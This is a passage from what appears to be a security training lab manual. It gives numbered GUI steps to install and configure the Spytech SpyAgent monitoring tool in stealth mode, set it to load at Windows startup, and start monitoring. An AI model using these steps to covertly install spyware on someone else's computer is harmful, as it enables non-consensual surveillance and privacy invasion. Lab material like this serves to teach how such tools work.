


Figure 3.2.8: A Notice For Antivirus Users window

16. The **Finished** window appears; ensure that the **Run SpyAgent** checkbox is selected and click **Close**.



Figure 3.2.9: Finished window

17. The **Spytech SpyAgent** dialog box appears; click **Continue...**

Note: If the **Thank you for downloading SpyAgent!** webpage appears, close the browser.



Figure 3.2.10: Spytech SpyAgent dialog box

18. The **Welcome to SpyAgent (Step 1)** wizard appears; click **click to continue...**



Figure 3.2.11: Step 1 of the setup wizard

19. Enter the password **test@123** in the **New Password** and **Confirm Password** fields; click **OK**.

Note: You can set the password of your choice.




Figure 3.2.12: Selecting New Password

20. The **password changed** pop-up appears; click **OK**.

21. The **Welcome to SpyAgent (Step 2)** wizard appears; click **click to continue...**



Figure 3.2.13: Step 2 of the wizard

T A S K 2 . 3

Configure
Spytech SpyAgent

22. The **Easy Configuration and Setup Wizard** appears. In the **Configuration** section, ensure that the **Complete + Stealth Configuration** radio button is selected and click **Next**.




Figure 3.2.14: Configuration section

23. In the **Extras** section, select the **Load on Windows Startup** checkbox and click **Next**.




Figure 3.2.15: Extras section

24. In the **Confirm Settings** section, click **Next** to continue.
25. In the **Apply** section, click **Next**; in the **Finish** section, click **Finish**.
26. The **spytech SpyAgent** main window appears, along with the **Welcome to SpyAgent! (Step 3)** setup wizard; click **click to continue....**




Figure 3.2.16: Main window of SpyAgent

 **T A S K 2 . 4**

Start Monitoring

27. If a **Getting Started** dialog box appears, click **No**.
28. In the **spytech SpyAgent** main window, click **Start Monitoring** in the bottom-left corner.




Figure 3.2.17: Start monitoring

29. The **Enter Access Password** pop-up appears; enter the password you specified in **Step 19** and click **OK**.

Note: Here, the password is **test@123**.

